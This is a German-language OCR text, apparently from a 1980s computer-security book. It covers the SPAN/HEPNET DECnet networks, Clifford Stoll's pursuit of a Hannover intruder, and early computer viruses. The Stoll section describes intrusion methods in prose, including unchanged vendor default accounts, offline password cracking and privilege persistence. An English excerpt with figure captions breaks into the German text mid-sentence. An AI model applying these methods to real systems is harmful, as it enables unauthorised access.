Die Vielfalt der Netzwerkteilnehmer erforderte in letzter Zeit die Einrichtung einer Koordinations- und Informationszentrale. Das SPAN Network Information Center (SPAN-NIC), geleitet vom (US-)National Space Science Data Center, übernahm die Aufgabe des Netzwerk-Managements. Das SPAN-NIC verfügt über eine Datenbank zur Pflege und Verwaltung des SPAN-WAN (Wide Area Network). Die Datenbank ist auch für User erreichbar, denen ein Zugang zum SPAN-DECNET fehlt, denn es besteht eine Schnittstelle zum TELENET (X25), dem NASA Packet Switched System (NPSS) und dem ARPANET.

SPAN bietet seinen Usern ebenfalls Schnittstellen zu anderen DECNET-LAN's (Local Area Networks), unter anderem HEPET, TEXNET und INFNET. Die Netze der westlichen Welt bilden ein

Super-Netzwerk mit einem gigantischen Potential von Informationen aus Forschung und Wissenschaft.

Die Struktur des SPAN der Vereinigten Staaten basiert auf den Verbindungen einer Vier-Sterne-Topologie. Jeder Stern des Netzes besitzt als seinen Kern einen sogenannten Router bzw. Knotenrechner. Router im SPAN sind das GSFC, MSFC, Jet Propulsion Lab (JPL) und das Johnson Space Center USC). Alle Router kommunizieren über 56-KBaud-Standleitungen miteinander sowie mit 96oo Baud, der niedrigsten Geschwindigkeit im DECNET, zu den Nebenrechnern.
Die europäische Komponente des US-SPAN, das EURO-SPAN, wächst ebenfalls rapide. Die DECNET-Schnittstelle zwischen EURO-SPAN und US-SPAN wird durch eine 96oo Baud DATEX-P-Verbindung hergestellt. Den europäischen Router verkörpert eine VAX 11 / 75o des European Space Operation Center (ESOC) in Darmstadt. Der ESOC-Knoten teilt sich wiederum an andere deutsche Institute wie die European Molecular Biological Laboratories (EMBL) und das Max-Planck-Institut (MPI).

Im September 1986 wurde eine Vernetzung des SPAN mit dem weltweiten High Energy Physics Network (HEPNET) vorgenommen, welches ebenfalls auf der VAX/VMS DECNET-Ebene basiert. EURO-HEPNET und US-HEPNET bedienen sich einer X25-Leitung zwischen dem europäischen Leitrechner VXCRNA, einem VAX8650-Cluster des CERN in Genf sowie den Cal Tech Laboratories, dem Fermilab und MIT in Boston/USA. Eine DECNET-Verknüpfung zwischen dem CERN Area 22 und dem Area 28 des MPI ist im Sommer 1987 hergestellt worden.

Die größte DECNET-Area des SPAN ist das TEXNET. TEXNET verknotet die drei Staats-Universitäten Texas A&M, das DECNET der Universität Texas sowie die Universität von Houston. Allein im Januar 1987 waren über 400 VAXen dem TEXNET verbunden.

VMS-Insider und VAX-Tüftler genießen heute bereits die phantastischen Möglichkeiten dieses «DECNET der Superlative», um frohgemut von Host zu Host zu hüpfen. Neben dem wissenschaftlichen Wert des Netzes ergibt sich eine breite Völkerverständigung

durch globales E-Mailing und gelegentliche Chats über DECNET oder die EARN-BITNET-Gateways. Nachfolgend sind die wichtigsten miteinander verknüpften DECNET-Areas aufgeführt:

Area	Netzwerk	Institut /Universität
1	SPAN	Los Alamos National Laboratories
	SUNET	Sweden University Network
2	HEPNET	University of Wisconsin
3	SPAN	University of Miami + Ocean Labs
4	HEPNET/SPAN	Experimental Gateway
5	SPAN	Jet Propulsion Laboratories
	CCNET	Stevens Institute of Technologies
6	SPAN	NASA's Goddard Flight Center
7	HEPNET	Cal Tech
	SPAN	NASA's Marshall Space Center
8	SUNET	Sweden University Network
9	SUNET	Sweden University Network
10	TEXNET	Texas Universities
11	NICENET	Naval Research Laboratories
12	HEPNET	University of Boston
13	UCSB	University of California
14	CCNET	University of New York
15	CCNET	New York University
16	EURO-HEPNET	SPAIN
17	HEPNET	Harvard University
18	DAN (SPAN)	NRC-Canada Ottawa
19	HEPNET	Cornell-C University
20	CHADNET	Switzerland
21	CCNET	University of Columbia
22	EURO-HEPNET	CERN in Geneva
23	EURO-HEPNET	Austria
24	SPAN	NASA's Ames Research Center
25	TEXNET/ CHPC	University of Texas
26	TEXNET / CHPC	University of Houston
27	SPAN	Jet Propulsion Laboratories
28	EURO-SPAN	<ESA Europe>
29	SPAN	NASA

Area	Netzwerk	Institut /Universität
30	SPAN	Texas Universities
31	NIKHEF	Naval Research Laboratories
32	EURO-HEPNET	France
33	SPAN	Colorado State Wide Network
	CCNET	University of Pittsburg
34	CCNET	Pittsburg University Net
35	EURO-HEPNET	Portugal
	CCNET	NASA
36	LANL/DOE	Los Alamos Labs / Dept. of Energy
37	CNR/EURO-HEPNET	Italy
38	EURO-HEPNET	Italy
39	INFNET	Italy
40	HEPNET	Japan
41	HEPNET	Stanford Centers/SLAC
42	HEPNET	Fermilab
43	HEPNET	Brookhaven
44-49	HEPNET	<Europe>
50	DPHPE	France
52	EURO-HEPNET	Belgium
53	EURO-HEPNET	Austria
54	STARLINK	United Kingdom
55	HEPNET	Brown University
56	EURO-HEPNET	Sweden
59	EURO-HEPNET	West Germany
60	LEP_3NET	MIT Boston

Wie Clifford Stoll einen Hacker jagte

von Jürgen Wieckmann und Stephan Stahl
nach einem Bericht von Dr. Clifford Stoll

Dr. Clifford Stoll, ein junger Astrophysiker im Lawrence Berkeley Institute (LBL), war als Computerfreak bekannt und deshalb geradezu prädestiniert für diesen Job. Ein Telex des nationalen Computersicherheitszentrums hatte den Anfangsverdacht erhärtet. Im militärischen Computerdatennetz MILNET trieben sich irgendwelche Hacker herum. Stop und Leroy Kerth, Direktor des Instituts, hatten wochenlang an einem Plan gearbeitet, um den Unregelmäßigkeiten im Rechenzentrum des Laboratoriums auf den Grund zu gehen. Im August 1986 hatte Stoll einen Fehler im Zugangsprotokoll der Computeranlage entdeckt. Irgendwer hatte sich unberechtigt Zugriff mit höchsten Privilegien verschafft. Diesen Eintrag hatte Stoll zwar schon mehrmals gelöscht, doch der unbekannte Nutzer tauchte immer wieder auf.

Das Lawrence Berkeley Laboratorium bekam erst kürzlich einen neuen militärischen Forschungsauftrag -nichts Geheimes, aber wer lässt sich in diesen Kreisen schon gern in die Karten blicken. Spionage war nicht auszuschließen.

Sensibler sind dagegen die Aufträge des Tochterlaboratoriums

Lawrence Livermore, der Atomwaffenschmiede Nummer eins in den USA. Unter der Leitung von Dr. Edward Teller entwickelt Lawrence Livermore unter anderem den nuklear gepumpten Röntgenlaser-ein als Verteidigungsinitiative bezeichnetes SDI-Projekt. Der Röntgenlaser, im All postiert, wird mit einer Nuklearexplosion gezündet. Diese aktiviert einen Laserstrahl, der dann feindliche Atomraketen im Anflug vernichten soll.

Weil zivile und militärische Forschung teilweise eng verknüpft sind, die Computernetze sind entsprechend gestaltet, konnte der Hacker sich von jedem privaten Telefonanschluß sogar direkt ins Pentagon einloggen. Die Sache versprach spannend zu werden.

Stops Plan war gewagt. Anstatt den Hacker abzuwehren, wollte er ihn in dem Glauben lassen, unentdeckt zu bleiben. Er wollte ihn beobachten und bis zu seiner Operationsbasis verfolgen. Dass diese Verfolgung langwieriger wurde als erwartet, konnte Stoll zu diesem Zeitpunkt nicht wissen. Was als Beobachtung begann, entwickelte sich zu einer über zehn Monate dauernden Verfolgungsjagd auf internationalen Datennetzen.

Zunächst integrierte Stoll in das Computersystem seines Instituts Überwachungskomponenten, die ihn über ein dem Eurosignal ähnliches Meldesystem rund um die Uhr alarmierten, wenn Einbruchsversuche unternommen wurden, egal wo er gerade war, in Sekundenbruchteilen wurde Stoll von einem Piepton alarmiert. Zwischen Datenübertragungseinrichtung und Zentralrechner schaltete er Kleincomputer, die den externen Datenverkehr sämtlicher Zuleitungen aufzeichneten und auf einen Drucker ausgaben. Weil nicht vorhersehbar war, über welche der vielen Leitungen der Hacker die Computer anwählte, mussten sämtliche Zuleitungen überwacht werden. Schließlich führte Stoll über jeden Computerbefehl des Hackers und sämtliche Gegenmaßnahmen ein detailliertes Tagebuch.

Doch der Hacker war ein schlauer Kopf. Nie hielt er sich länger als ein paar Minuten im System auf. Vorher vergewisserte er sich, ob noch andere Nutzer mit dem System arbeiteten. War ein Systemoperator im Computer, unterbrach er sofort die Verbindung. Die installierten Fangschaltungen mussten schnell und verdeckt aktiviert, die Beobachtung durfte nicht sichtbar werden. Um den Hacker nicht zu

verunsichern - ihn in der Gewissheit zu lassen, unentdeckt zu sein - löschte Stoll sämtliche Daten, die er selbst zu dem Vorgang gespeichert hatte. Vertrauliche und private Nachrichten wurden fortan nur noch per Telefon übermittelt.

Mittlerweile waren Kerth und Stoll ein gutes Team geworden. Sie wussten inzwischen, dass der Hacker ihr Computersystem nur als Durchgangsstation nutzte, was die Sache nicht einfacher machte. Vom Computersystem des Lawrence Berkeley Instituts baute er Verbindungen zu anderen Großcomputern in den USA auf- meist Militärcomputer - bis hin zum Pentagon und der amerikanischen Armeebasis Fort Bruckner. Stück für Stück erlernten die beiden Wissenschaftler die Methoden des Hackers, entdeckten Sicherheitsmängel im System und verfeinerten ihre Verfolgungstechniken.

Die Aktivitäten kamen aus zwei Richtungen. Um Verbindungen zum Computerzentrum des Lawrence Berkeley Institute herzustellen, nutzte der Hacker das internationale Datennetz Tymnet und direkte Verbindungen über das amerikanische Fernsprechnetz. Tymnet ist ein spezielles Netz zur Datenübertragung. Ähnlich wie beim deutschen Datex-P können mit diesem Netz Computerdaten zwischen verschiedenen Systemen und Computernormen ausgetauscht werden. Und weil der Hacker vor allem über Tymnet ins System eindrang, wurde die Verfolgung zu einem schwierigen Unternehmen.

Ähnlich dem deutschen Datex-P werden die zu übertragenden Informationen', in kleine Päckchen zerlegt. Ein zu übertragender Text wird in einzelne Zeilen von jeweils 64 Buchstaben aufgeteilt und getrennt über verschiedene Leitungen geschickt - und zwar immer über jene Leitungen , die am wenigsten belastet sind. Am Ende der Verbindung werden diese Zeilen wieder zusammengefügt. Ein aufwendiges Verfahren, da~ eine effektive Nutzung vorhandener Leitungskapazitäten gewährleisten soll. Tymnet und auch das deutsche Datex-P sind zwar Netze für die zivile Nutzung, doch eine derartige Obertragungstechnik ist vor allem militärisch interessant. Sollten Teile des Netzes durch Kriegseinwirkung zerstört sein, kann trotzdem mit dem Restnetz weitergearbeitet werden, denn die einzelnen Datenpakete suchen «ihren eigenen Weg».

Weil sich der Hacker zudem über mehrere Netzwerke verbinden

ließ, wurde die Verfolgung weiter erschwert. Mit mehreren Ringschaltungen über verschiedene Netze führte er seine Verfolger an der Nase herum, ließ sie im Kreis recherchieren und verschleierte seine Herkunft. Stoll aber, selbst ein Freak von der Mentalität eines Hakkers, ließ sich nicht abschütteln.

Nach langen Beobachtungen hatte Stoll eine Tymnet - Zugangsleitung in Oakland (Kalifornien) lokalisiert. Dort häuften sich die Verbindungsaufbauten des Hackers. Zusammen mit der zuständigen Fernmeldegesellschaft verfolgte er die vom Hacker genutzten Telefonverbindungen und landete schließlich bei einem Computersystem der Verteidigungsbasis in McLean (Virginia). Dort hatte sich der Hacker bereits «häuslich niedergelassen» und nutzte den Modempark dieser Militärbasis für Verbindungsaufbauten ins amerikanische Telefonnetz. Den Weg zur Militärbasis hatte er sich wiederum über Tymnet «freigeschaufelt».

Die sogenannte Outdialfunktion der Verteidigungsbasis in McLean nutzte der Hacker, um Verbindungen zu dem Navy Shipyard und dem Navy Data Center in Virginia aufzubauen. Und weil er damit auch Zugang in die militärischen Datennetze ARPA und MILNET hatte, konnte er sich im Laufe der Zeit Zugriff auf weitere Militärcomputer verschaffen. (Siehe Abbildung i)

Die betroffenen Computer gehörten zum Feinsten der Branche. Geschickt nutzte er die bekannten Sicherheitslücken diverser Betriebssysteme: UNIX von AT&T, VMS von DEC und VMTSO von IBM, um nur die bekanntesten zu nennen. Stoll und Kerth registrierten über 45o Einbruchsversuche; bei mehr als 30 Systemen war «ihr Hacker» erfolgreich. Inzwischen kannten sie ihn ganz gut, seine Interessen, Methoden, Erfolge, Fehler, Gewohnheiten und seinen Programmierstil.

Ein brillanter Zauberer war er nicht, doch klug genug, um sich nur schwer erwischen zu lassen. Überall verwischte er seine Spuren in den Zugangsprotokollen und sicherte sich durch geschickte Programmierung seine hohen Zugriffsrechte. Jede Löschung dieser Privilegien wurde durch ein spezielles Programm des Hackers automatisch wieder eingerichtet. Er kopierte Passwortdateien des Betriebssystems UNIX in alle Welt und ließ sie auf Computern mit hohen Rechengeschwin-

digkeiten entschlüsseln, denn Passwortdateien werden bei diesem System verschlüsselt abgespeichert.

Bei seiner Wanderung durch die Netze entdeckte der Hacker weitere Rufnummern diverser Computer - und probierte sie alle aus. Dass die Benutzer ihre Rufnummern und Passworte in irgendwelchen Dateien ablegten, war schon leichtsinnig genug. Doch die Systemmanager der Betreiber waren auch nicht besser. Sie hatten die zur Einrichtung der Computer herstellerspezifisch vorgegebenen Systemkennungen, BOOT, SYSTEST, SYSTEST-CLIG, FIELD, USERP und SYSTEM nicht geändert. Derartige Passworte findet man in jedem Benutzerhandbuch, und so konnte der Hacker rund fünf Prozent der Systeme wie eine Dose Ölsardinen öffnen - Schlüssel wird gratis mitgeliefert.

Sein besonderes Interesse galt Informationen über die strategische Verteidigungsinitiative der Reagan-Administration (SDI). Sämtliches von ihm gesichtetes Datenmaterial waren offizielle Regierungsdokumente oder Aufzeichnungen über die Personalstruktur der SDI Forschung. Extra für den Hacker eingespielt, sagt Stoll. Spielmaterial, um den Hacker in Sicherheit zu wiegen. Eine Schutzbehauptung?

Immerhin: mit den hohen Zugriffsrechten suchte der Hacker in den Militärdatenbanken nach den Stichworten Nuklear, SDI und NORAD, dein Kontrollzentrum für die nukleare Verteidigung der Vereinigten Staaten ab. Während seiner stundenlangen Recherchen in Datenbeständen militärischer Bedeutung bauten die Techniker ihre Fangschaltungen auf, während Stoll und Kerth ihre zunehmenden Observationserfolge mit Erdbeer-Milchshakes feierten. Und sie beobachteten, wie der Hacker Verbindungen in das Magnetic Fusion Energy Network (MFEN) und zum berühmten High Energy Physics Network (HEPNET) aufbaute. HEPNET verbindet die großen Hochenergieforschungsanlagen der westlichen Welt, wie zum Beispiel FERMILAB (Chicago), MIT (Boston), CERN (Genf) und DESY (Hamburg).

Inzwischen hatten sie alle zuständigen Ermittlungs- und Sicherheitsbehörden informiert. Die amerikanische Energiebehörde, das US-Department of Energy, zuständig für die Energieversorgung von Industrie und Militär, war besonders kooperativ und zeigte großes




FIGURE 1. Simplified Connectivity and Partial List of Penetrated Sites

Interesse an den Fragen der Computersicherheit. Unterstützung kam auch vom FBI. Bald hatten Stoll und Kerth ein gut funktionierendes Kommunikationsnetz zwischen verschiedenen Organisationen aufgebaut. (Siehe Abbildung a)

Die Verfolger hatten bald genügend Hinweise darauf, dass die Hackeraktivitäten aus Europa kamen. Im internationalen Datennetz wird im angerufenen Computer auch die Nummer des angerufenen Rechners übermittelt. Dieses sogenannte PSI-Accounting (Packed Switched Interface) protokolliert die Systemnutzungszeit und dient zum Abrechnen der Benutzungsgebühren. Diese Daten hatten die Ermittlungsbehörden ohne Kenntnis des Hackers aufgezeichnet. Die zeitraubende Auswertung der Daten besonders beobachteter Computer wies auf Rechenzentren in Bremen, Karlsruhe und Computer anderer deutscher Städte hin.

Inzwischen hatten einige amerikanische Medien von Stolls Aktivitäten Wind bekommen. Stoll und Kerth konzentrierten ihre Ermittlungen und sorgten dafür, dass nun auch die Deutsche Bundespost und das Bundeskriminalamt eingeschaltet wurden. Eine Zusammenarbeit, die laut Stoll exzellent funktionierte. Besonders lobte er die Techniker der Deutschen Bundespost. Auch die Techniker der Universität Bremen waren voll bei der Sache. Die hatten nämlich eine außergewöhnlich hohe Datex-Rechnung erhalten. Analysen der Computeranlage in Bremen brachte es an den Tag: Die Universität Bremen war das «Basislager» des Hackers, von dort aus konnte er sich kostenlos um die ganze Welt verbinden lassen.

Eines Tages bemerkte Stoll neue Aktivitäten seines Hackers - und nun wurde innerhalb weniger Minuten ein Alarmsystem besonderer Güte ausgelöst. Schnell kamen amerikanische Techniker über Tymnet zum Datex-P-Übergang Richtung Bundesrepublik zur Universität Bremen. Anruf bei der Deutschen Bundespost, die nun, ausgehend von der Universität Bremen, eine Fangschaltung legte und den Hacker in Hannover orten konnte. Stoll und Kerth hatten ihren Hacker in der Falle - doch sie hatten sich zu früh gefreut.

Die nun folgende Hausdurchsuchung erbrachte nichts, kein Beweismaterial konnte sichergestellt oder beschlagnahmt werden. Nach etwa einer Woche musste der zuständige Staatsanwalt in Bremen alles




FIGURE 3. Simplified Communications Paths between Organizations

In motivating organizations: When individuals saw the extent of the break-ins, they were able to explain them to their colleagues and take action. In addition, new criminal laws were enacted that more tightly defined what constituted a prosecutable offense [6, 38, 47]. As these new laws took effect, the FBI became much more interested in this case, finding statutory grounds for prosecution.

The FBI and BKA maintained active investigations. Some subjects have been apprehended, but as yet the author does not know the extent to which they have been prosecuted. With recent laws and more skilled personnel, we can expect faster and more effective responses from law-enforcement agencies.

ERRORS AND PROBLEMS

In retrospect, we can point to many errors we made before and during these intrusions. Like other academic organizations, we had given little thought to securing our system, believing that standard vendor provisions were sufficient because nobody would be interested in us. Our scientists' research is entirely in the public domain, and many felt that security measures would only hinder their productivity. With increased connectivity, we had not examined our networks for crosslinks where an intruder might hide. These problems were exacerbated on our UNIX systems, which are used almost exclusively for small and trial processing rather than for heavy computation.

zurückgeben. Alles was Stoll und Kerth beobachtet und aufgezeichnet hatten, ließ sich nicht auf den jungen Informatikstudenten in Hannover zurückführen. Vielleicht hatte er nur zufällig eine Verbindung genutzt, die andere vor ihm eingerichtet hatten. Waren die Aktivitäten in den US-Militärrechnern vielleicht Teamarbeit mehrerer Personen, die alle unter einem Account arbeiteten? Und einiges deutete darauf hin, dass Hacker aus aller Welt mit der amerikanischen Computerpower rumspielten. Einbruchsversuche wurden aus verschiedenen europäischen Staaten und dem Orient registriert. Jede Antwort erbrachte neue Fragen - zum Schluss waren die amerikanischen Wissenschaftler genauso schlau wie vorher.

Nicht ganz, denn Stoll und Kerth hatten in den Monaten der Verfolgungsjagd eine ganze Menge über Probleme des Netzwerkmanagements und der Netzsicherheit gelernt. Um das System zu sichern, überarbeiteten sie die gesamte Software oder tauschten sie komplett aus. Alle Passworte wurden in einer Nacht geändert, jeder Benutzer musste überprüft werden. Über tausend Benutzereinträge in Dutzenden von Computersystemen mussten dieser aufwendigen Prozedur unterzogen werden. Der gesamte Netzwerkverkehr wurde weiterhin überwacht -und Stoll, der Praktiker, weiß schon jetzt, dass es unmöglich ist, Rechenzentren und Universitäten bei zunehmender Vernetzung zu überwachen. Das sagt jemand, der unkonventionelle Methoden der Überwachung entwickelte, die, wie er sagt, billiger und effektiver sind als bisherige Praktiken.

Langsam setzte sich auch bei den Betreibern die Erkenntnis durch, daß die Bequemlichkeiten der Computernetze auch in den Ruin führen können. Vor allem westliche Länder, resümiert Stoll, sind mit größeren Gefahren konfrontiert als Länder mit einer geringeren technischen Infrastruktur.

An Spionage will er in diesem Fall nicht glauben. Vielleicht jemand aus der europäischen Friedensbewegung? Zu gern würde er sich mit dem Hannoveraner Hacker über dessen Motive unterhalten. Dennoch, die vielen Militärrechner im MILNET wären ein guter Ort für kosteneffiziente Spionage. Wer spionieren will und das Know-how dazu hat, kann dies von jedem Telefonanschluß auf diesem Planeten tun. Möglichkeiten ohne Grenzen?

Immerhin: In der deutschen Hackerszene hat sich Dr. Clifford Stoll einen verhältnismäßig guten Ruf erworben. Hacker sind auch gute Verlierer, und vereinzelt werden Stimmen laut, « den Stoll » zum nächsten Hackerkongress nach Hamburg einzuladen.

Trojanische Pferde, Viren, Logische Bomben

Krieg der Computerprogramme

von Matthias Lehnhardt

Nicht nur die Boulevardblätter, denen man bekanntlich nicht allzu viel Sachverstand bei anspruchsvolleren Computerthemen nachsagen kann, sondern auch die Fachpresse erging sich in Horrorvisionen einer zusammenbrechenden Computergesellschaft. «Hacker» und < Rote Armee Fraktion» wurden in einem Atemzug genannt.

Gewiss können die Computerprogramme, die als Virus oder Trojanisches Pferd bezeichnet werden, Schäden anrichten, Schäden, die nicht einmal der Schreiber eines Virusprogramms überschauen kann. Riesige Datenbestände können gelöscht oder, weit schlimmer, systematisch verfälscht werden. Einerseits.

Viren könnten aber auch als Expertensysteme diskutiert werden - sie können Positives leisten und Routinearbeiten wesentlich erleichtern. Die unbestreitbare Stärke eines Virus ist seine Selbständigkeit. Ein «Kompressions-Dekompressions-Virus» zum Beispiel könnte alle Dateien beim Sichern «schrumpfen», sie verdichten, damit sie weniger Speicherplatz beanspruchen. Wird die Datei aufgerufen, wird sie automatisch wieder dekomprimiert. Wer diese Prozedur immer «per Hand» macht, wäre über den «Schrumpf-Virus» hocherfreut. Auto-

matisch, im Hintergrund, prüft dieser Helfer eigene, fremde oder per Leitung übermittelte Dateien und bearbeitet sie speicherfreundlich.

Computerviren sind also auch nur Programme, von Menschen geschrieben und eingesetzt, ob nun zu hilfreichen oder destruktiven Zwecken. Indes neigen die Medien dazu, dem staunenden Publikum kühle Schauder des Entsetzens über den Rücken laufen zu lassen, gewürzt mit einer Prise Schadenfreude: Die ach so perfekte Computertechnologie zeigt sich anfällig. Der «häufig wechselnde Diskettenverkehr mit unbekannten Partnern» schädigt sie. Das Wort «Computer-Aids» machte die Runde. Ein selten dummer Vergleich.

Was war passiert? Prof. Fred Cohen, der heute als Vater der Computerviren gilt, veröffentlichte im August *1984* seine Untersuchung «Computer Viruses, Theory and Experiments». Dabei stützte er sich auf die Arbeit des amerikanischen Mathematikers Baily, «Mathematical Theory of Epidemics» aus den Soer Jahren sowie auf die Arbeiten von Gunn, ((Use of Virus Functions to Provide a Virtual APL Interpreter Under User Control» *(1974)*, und Shoch, «The <Worm> Programs -Early Experience with a distributed Computation>> *(1982)*.

Bundesdeutsche Hacker entdeckten die Viren *1985*. Die *Bayrische Hockerpost (4 / 85)* veröffentlichte die erste deutsche Übersetzung des Artikels von Cohen und wurde dafür heftig gescholten. Eine Fachzeitschrift für Kommunikations- und EDV-Sicherheit nannte die Veröffentlichung unverantwortlich. Kriminelle könnten angeregt werden. Für die eigenen Berichte reklamierten sie Verantwortungsbewusstsein, zumal der «scharf umrissene Leserkreis» einen Anspruch darauf habe, «die Tricks der Gegenseite zu kennen, um angemessene Sicherheits-Entscheidungen treffen zu können».

Anders sahen das die Hacker. Sie beanspruchten ein Recht auf Information und Aufklärung für alle Computerbenutzer, insbesondere für die eigene Szene. Auf dem Chaos Communication Congress *I985>* des Chaos Computer Clubs wurde in Kooperation mit den Bayern von der *Hockerpost* die Virenproblematik diskutiert und auf einem nachfolgenden Virenforum vertieft. Zum CCC-Kongreß im Dezember *1986* waren die ersten Testviren einsatzbereit, zum Beispiel das Programm VIRDEM.COM.

Die mutmaßlich erste Virusinfektion in einem Großrechner wurde

im Januar *1986*, in der <Zentraleinrichtung für Datenverarbeitung> der Freien Universität Berlin, entdeckt. Zumindest ist dieser Vorgang bis zum NASA-Fall *(1987)* der einzige, der einer breiten Öffentlichkeit bekannt wurde. Die Beschreibungen gehen auf Alexander Giedke zurück, seit *i980* Leiter des Rechenzentrums der FU: Ein Virus soll eingeschleust worden sein, der den Rechner lahm legte. Bei jedem Systemaufruf wurde ein einfacher Additionsvorgang gestartet: eins plus eins plus eins . . . War er beendet, wurde ein zusätzlicher Schritt aufaddiert (+1). Gleichzeitig kontrollierte das eingeschleuste Virusprogramm die eingesetzten Anwenderprogramme auf ihren Infektionszustand. War ein Programm bereits befallen, suchte es weiter, bis es entweder alle Programme geprüft oder ein nichtbefallenes gefunden hatte. Erst nachdem das Virusprogramm dieses infiziert hatte, wurde der Systemaufruf ausgeführt.

Im Laufe von Monaten nahm die Rechengeschwindigkeit spürbar ab. Nachforschungen wurden angestellt und das Betriebssystem auf Veränderungen untersucht. Da hier aber zahlreiche Erweiterungen vorgenommen worden waren, war kaum noch auszumachen, welche der Ergänzungen illegal waren. Als die Sicherheitskopie des System-Back-up zum Vergleich geladen wurde, dauerte es nicht mehr lange, bis auch diese sich auf die beschriebene Weise veränderte. Danach, so der Bericht, habe man den Rechner abstellen müssen. Es bestand die Gefahr, dass sich der Programmvirus über das Datex-P-Netz weiterverbreiten könnte. Denn nahezu alle Rechenzentren der westlichen Welt sind über das Post-Datennetz mit der Berliner <Zentraleinrichtung für Datenverarbeitung> verbunden. Auf Anfragen nach Art und Aufbau des Virus erklärte Alexander Giedke, dass beim Abschalten alle Programme verlorengegangen seien und deshalb keine genauen Analysen haben stattfinden könnten. - Wer will schon als erster Virenfall in der Presse breitgetreten werden? Zu vermuten bleibt indes, dass einige Programme zwecks vorsichtiger Untersuchung im Stahlschrank verschwanden.

Der entstandene Schaden war vor allem ein psychologischer, auch wenn die vergeudete Rechenzeit und die unbrauchbar gewordenen Kopien des Betriebssystems und einiger Programme Verluste in Mark und Pfennig bedeuteten.

Die Suche nach den Verursachern blieb erfolglos, denn der Virus konnte bereits ein halbes Jahr früher eingeschleust worden sein. Auf die Frage nach möglichen Motiven gab man sich nicht so zurückhaltend. Zwar fehlten Beweise, doch wurde eine Gruppe studentischer Hilfskräfte des Rechenzentrums, die einen Hochschulstreik für höhere Bezahlung und bessere Arbeitsbedingungen organisierten, als potentielle Täter ausgemacht. Als diese heftig protestierten, gerieten dann unbekannte Schüler «mit ausgeprägtem Spieltrieb» für den «groben Unfug» in Verdacht. Im Rechenzentrum hielten sich damals Informatik-Leistungskurse Berliner Gymnasien auf.

Die spektakulären Schlagzeilen aus *Spiegel, Zeit, Stern* sowie den Fachzeitschriften und Zeitungen lagen zum Teil allerdings vor dem Berliner Fall. Der tauchte später nur in den Kurzmeldungen auf. Die Schlagzeilen bezogen sich auf die Veröffentlichung der Übersetzung von Cohens Artikel in der *Bayrischen Hockerpost* und auf den <Chaos Communications Congress) und das Virenforum. Die Vision, dass Hacker, zwielichtige Computerfreaks, in Besitz einer «virologischen Waffe» gegen die Computergesellschaft seien, war natürlich viel eindrucksvoller für die Leser als der zwar reale, aber auf den ersten Blick doch recht unscheinbare Berliner Fall.

Ebenso wenig beachtet, aber optisch durchaus eindrucksvoll tauchte in der zweiten Dezemberwoche *1987* auf dem Bildschirm der Hochschule in Clausthal- Zellerfeld ein Weihnachtsvirus auf. Name: XMAS. Aussehen: Ein Weihnachtsbaum, aufgebaut aus dem Zeichensatz. Dieser Programmvirus verhielt sich wahrlich kommunikativ. Wer XMAS aus Neugier startete, bekam den Weihnachtsbaum auf den Bildschirm und danach einige File-Ende-Befehle. Die stellten sozusagen die Vollzugsmeldung für den automatisierten Weiterversand des Baums dar. Der Virus war unaufgefordert die Adressendatei der Hochschule durchgegangen und hatte User in aller Welt an dem zweifelhaften Weihnachtsvergnügen teilhaben lassen.

